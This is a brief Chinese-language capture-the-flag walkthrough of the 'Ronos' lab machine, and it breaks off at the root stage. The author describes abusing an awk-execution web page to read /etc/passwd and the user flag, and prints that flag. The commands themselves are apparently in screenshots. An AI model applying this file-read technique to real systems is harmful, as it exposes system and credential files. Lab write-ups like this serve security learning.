
Ronos靶机复现
端口扫描

访问一下80端口
信息搜集

是一个可以执行awk命令的网站
只要跟上模式就可以了

成功输出sample.txt
user
既然可以读文件 那么我们可以直接读一下/etc/passwd


成功读到2个普通用户
我们直接读flag

成功读取flag
flag{user-0c4da5e7f8a886869575ae0a046f1841}
root
该如何提权呢
百度了一下
